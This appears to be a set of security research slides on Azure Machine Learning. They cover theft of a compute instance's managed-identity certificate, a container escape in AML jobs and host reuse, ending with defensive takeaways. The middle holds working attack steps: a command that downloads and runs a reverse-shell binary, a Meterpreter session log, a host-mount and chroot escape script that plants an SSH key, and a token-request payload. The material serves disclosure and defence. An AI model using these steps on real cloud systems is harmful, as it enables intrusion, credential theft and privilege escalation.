
Reading b/w the lines 😊



System-assigned. Some Azure resources, such as virtual machines allow you to enable a managed identity directly on the resource. When you enable a system-assigned managed identity:

- A service principal of a special type is created in Azure AD for the identity. The service principal is tied to the lifecycle of that Azure resource. When the Azure resource is deleted, Azure automatically deletes the service principal for you.
- By design, only that Azure resource can use this identity to request tokens from Azure AD.
- You authorize the managed identity to have access to one or more services.
- The name of the system-assigned service principal is always the same as the name of the Azure resource it is created for. For a deployment slot, the name of its system-assigned identity is `<app-name>/slots/<slot-name>`.

Recap




Live Demo



How do the logs look?

```
2022/08/18 09:18:24 Send instrumentation key to master server
2022/08/18 09:18:24 Fail to send to master, JobMaster has not been set, skipping saveInstrumentationKey
2022/08/18 09:18:24 Starting App Insight Logger for task: nodeSetup
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root
2022/08/18 09:18:24 Starting Node Setup
2022/08/18 09:18:24 start update hosttools version from dynamic config
2022/08/18 09:18:24 Get Hosttools blob name from dynamic config:
2022/08/18 09:18:24 No applicable update package available, skipping auto-update
2022/08/18 09:18:24 No applicable update package available, skipping auto-update
2022/08/18 09:18:24 Error opening env file: open /mnt/batch/tasks/shared/LS_root/jobs/nitesh-ael-ws/com
2022/08/18 09:18:24 Starting App Insight Logger for task: monitoredNodeSetup
2022/08/18 09:18:24 Version: 1.0.02018.0004 Branch: .SourceBranch Commit: 0c4d1d6
2022/08/18 09:18:24 Start node setup tasks
2022/08/18 09:18:24 AcsEndpoint:: Overwrite xds endpoint for CI to: https://eastasia.cert.api.azureml.ms
2022/08/18 09:18:24 AcsEndpoint:: setupXDSEndpointEnvironmentVariable: ael-workstation
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root/mounts
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root/shared
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root/jobs
2022/08/18 09:18:24 Failed to read hosttool JSON file: open /mnt/batch/tasks/startup/wd/hosttools.json:
2022/08/18 09:18:24 Attempt 1 of http call to https://eastasia.cert.api.azureml.ms/xdsbatchai/hosttoolapi
2022/08/18 09:18:25 Got default storage secret
2022/08/18 09:18:25 mountStorage, true
2022/08/18 09:18:25 Failed to read hosttool JSON file: open /mnt/batch/tasks/startup/wd/hosttools.json:
2022/08/18 09:18:25 Attempt 1 of http call to https://eastasia.cert.api.azureml.ms/xdsbatchai/hosttoolapi
2022/08/18 09:18:26 Got workspace information.
2022/08/18 09:18:26 WorkspaceProperty value for storageMsfEnabled: false
2022/08/18 09:18:26 storageMsfEnabled type is bool
2022/08/18 09:18:26 Storage account MFS enabled: false
2022/08/18 09:18:26 Workspace CredentialType: AccountKey
2022/08/18 09:18:26 Checking if fileshare exists with name code-391ff5ac-6576-460f-ba4d-7e03433c68b6
2022/08/18 09:18:26 Create admin user account
2022/08/18 09:18:26 Attempt: 1
2022/08/18 09:18:26 Executing cmd 'useradd -s name'
```

One of our CIs ran bad code.
Our jewels were probably stolen too.
The workspace was compromised.



We can detect certificate & key usage
from the logs!



We can detect certificate & key usage
from the logs right?




Legitimate activity

```
from azureml.core.authentication import MsiAuthentication
import jwt
import os
client_id_value = os.getenv("DEFAULT_IDENTITY_CLIENT_ID") #id
msi_identity_config = {"client_id": client_id_value}
msi_auth = MsiAuthentication(identity_config=msi_identity_config)
jwt.decode(msi_auth.get_token().token, options={"verify_signature": False})
```

Fetching Managed Identity JWT from a Compute Instance


Malicious activity

```
/mnt/batch/tasks/startup/certs/sha1- $\$AZ\_LS\_CERT\_THUMBPRINT$ .{key, pem}
```



Certificate + Private Key


$\$AZ_BATCHAI_XDS_ENDPOINT$



Attacker

```
{  
  "RequestType": "getaadtoken",  
  "RequestBody": "{ \"resource\": \"https://management.azure.com/\" }"  
}
```

Fetching Managed Identity JWT from an attacker's environment



```

→ Downloads diff Attacker.json Compute-Instance.json
2,3c2,3
<   "id": "17a0e470-7e40-4b76-aa3e-42f8f5bc4600",
<   "createdDateTime": "2023-07-15T11:07:07Z",
---
>   "id": "e089d82d-16f6-4f95-8878-f14a8a3ad300",
>   "createdDateTime": "2023-07-15T10:54:48Z",
13c13
<   "correlationId": "0d34d004-6b11-4523-801f-2194fb9b46b2",
---
>   "correlationId": "36c3b381-7baf-436d-8909-d56097010e33",
48c48
<   "uniqueTokenIdentifier":
---
>   "uniqueTokenIdentifier":
→ Downloads

```

Activity Details: Sign-ins

Basic info

Location

Authentication Events

IP address

Autonomous system number

- Almost identical logs
- Missing location info
- To **invalidate** stolen certificate, **delete** Compute Instance
- Certificate valid for **two full years**
- If over-permissive identity == **Lateral Movement, Privilege Escalation**


Takeaways



- Have **cloud** service logging **enabled & in-place**
- Logging for Managed Identity usage could be done better
- Scope identities following **principles of least privilege**
- **Defense-in-Depth** w.r.t Cloud environments is a good win
- **Threat model environments** for possible scenarios of **compromise**

The Funhouse of Experiments: A Rollercoaster Ride






Other Angles of Learning




- Container Escape in Azure ML Jobs
- No* cross-tenant scenarios
- No* Dependency Confusion in npm packages
- No* misconfigurations in Jupyter implementation



Container Escape in AML Jobs



- **Job**: Command to execute in a specific **environment**
- Used to perform model training/inference
- Can track metrics, logs, outputs, performance
- **Environment**: Docker Image (dependencies, tools, libraries etc.)
- **Environment** can be curated/custom



Creating a training job

- 1 Compute**
- 2 Environment
- 3 Job settings
- 4 Review

Compute

Select an existing compute target

Select compute type

Automatic compute (Preview)

Virtual machine type ⓘ

CPU GPU

Virtual machine tier ⓘ

Dedicated Low priority

Virtual machine size

Standard_DS3_v2 (4 core(s), 14GB RAM, 28GB storage, \$0.43/hr)

Number of instances

1

Specifying an environment



The screenshot shows the TrendMicro ML Studio interface. The breadcrumb navigation is TrendMicro > nitesh-aml-ws > Environments > DSTest2. The environment name is DSTest2, and the version is 6 (latest). The 'Details' tab is selected, showing the environment image build status as 'Succeeded'. The 'Properties' section displays the following information:

Environment image build status Succeeded	Version 6
Name DSTest2	Environment operating system Linux
Created by Nitesh Surana (TR-IN)	Azure container registry niteshamlws.azurecr.io/azureml/azureml_68a0d8782a687d21234133f2402b785a
Creation date Nov 15, 2022 12:25 AM	Asset ID


Below the screenshot, a code block shows the Dockerfile instructions used to create the environment:

```
1 FROM debian:latest
2
3 RUN apt update -y && apt install curl wget net-tools ssh -y
```

Questions



- Where does the **job** run in? And on what?
- Can I **escalate** from the container-to-host?
- Is the underlying host **shared** across other users/tenants?
- Are there **nearby hosts** to poke around?



Fetch a Shell !

Enter the command to start the job

```
curl https://webhook.site/f122bf3f-619d-4aca-90c5-acc9cf9a8638|  
  
sleep 30  
  
wget https://raw.githubusercontent.com/0x00sec/0x00sec/master/reverse && chmod +x reverse  
  
sleep 30  
  
./reverse
```

The command will run from the root of the uploaded code folder. Add any parameters and input references as needed.

```
ns@kali: ~  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 0.0.0.0:8080  
[*] Sending stage (3045348 bytes) to 20.239.30.32  
[*] Meterpreter session 2 opened (192.168.10.55:8080 -  
> 20.239.30.32:1025) at 2022-11-15 00:48:10 +0530  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/  
) ...  
20.239.30.32 - - [15/Nov/2022 00:47:36] "GET /reverse H  
TTP/1.1" 200 -  
^C  
Keyboard interrupt received, exiting.  
  
(ns__kali)-[~]  
$ |
```

Listing running processes



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3045348 bytes) to 20.239.30.32
[*] Meterpreter session 2 opened (192.168.10.55:8080 -> 20.239.30.32:1025) at 2022-11-15 00:48:10 +0530

meterpreter > shell
Process 18 created.
Channel 1 created.
whoami
root
ps faux
USER          PID  %CPU  %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1    0.0   0.4 224072 17048 ?        SsL   19:17   0:00 /mnt/azureml/cr/j/274891a01674423bbbe74
root          11    0.0   0.0   3176   3064 ?        Ss    19:17   0:00 ./reverse
root          18    0.0   0.0   2476    580 ?        S     19:18   0:00 \_ /bin/sh
root          20    0.0   0.0   6752   3052 ?        R     19:18   0:00 \_ ps faux
```

Escaping the Container



```
<> aml-jobs-escape.sh
```

```
1  sudo su
2  mkdir -p /hostOS
3  mount UUID=$(cat /proc/cmdline | sed s,=,\ ,g | awk '{print $5}') /hostOS
4  chroot /hostOS
5  ssh-keygen -N "" -f /tmp/test
6  cat /tmp/test.pub > /root/.ssh/authorized_keys
7  ssh -oStrictHostKeyChecking=no -oBatchMode=yes -i /tmp/test root@127.0.0.1
```

Credits: Docker API Honey pots + Percussive Elbow's [docker-escape-tool](#)

Findings



- Where does the **job** run in? And on what? → Microsoft subscription, VMs
- Can I **escalate** from the container-to-host? → **Yes** (Privileged Containers)
- Is the underlying host **shared** across other users/tenants? **No**
- Are there **nearby hosts** to poke around? (Only for the jobs you create)

One Last Question




- Where does the job run in? And on what? → Microsoft subscription, VMs
- Can I escalate from the container-to-host? → Yes (Privileged Containers)
- Is the underlying host shared across other users/tenants? No
- Are there nearby hosts to poke around? (Only for the jobs you create)
- **Could the hosts be re-used?**

Verifying host re-use



- Create a **malicious job** which creates a file on the underlying host
- Delete the **job** from the workspace
- Create a new **job** in the same workspace
- Expectation: File is removed (i.e., New **job** → New VM)
- Observation: File exists (at times) (i.e., New **job** → Old VM)



Learning



job →





Pool A



job →



Pool B



Where do **we** go now?




Secure Azure Machine Learning workspace resources using virtual networks (VNets)

Article • 04/04/2023 • 19 contributors


[Feedback](#)

In this article

- [Prerequisites](#)
- [Example scenario](#)
- [Public workspace and secured resources](#)
- [Secure the workspace and associated resources](#)
- [Show 8 more](#)



Source: [MS Docs](#)



Use Private Links, Bastion, Endpoints

Network Isolation Options



Basics

Networking

Encryption

Identity

Tags

Review + create

Network isolation

Choose the type of network isolation you need for your workspace, from not isolated at all to an entirely separate virtual network managed by Azure Machine Learning. [Learn more about managed network isolation](#) ↗

Public

- Workspace is accessed via public endpoint
- Compute can access public resources
- Outbound data movement is unrestricted

[Learn more about public networks](#) ↗

Private with Internet Outbound

- Workspace is accessed via private endpoint
- Compute can access private resources
- Outbound data movement is unrestricted

[Learn more about private networks](#) ↗

Private with Approved Outbound

- Workspace is accessed via private endpoint
- Compute can access allowlisted resources only
- Outbound data movement is restricted to approved targets

[Learn more about data exfiltration protection](#) ↗

- **Monitor** Cloud environments for changes
- **Setup logging** using Cloud Native solutions
- **Leverage** frameworks (e.g., Azure Threat Research Matrix)
- **'Trust, but verify'** (e.g., Integrity of Jupyter notebooks, scripts etc)
- Examine managed services to **uncover silent threats**
- Implement the principle of **least privilege** (e.g., use custom roles)

MITRE ATLASTM Framework for MLaaS Environments

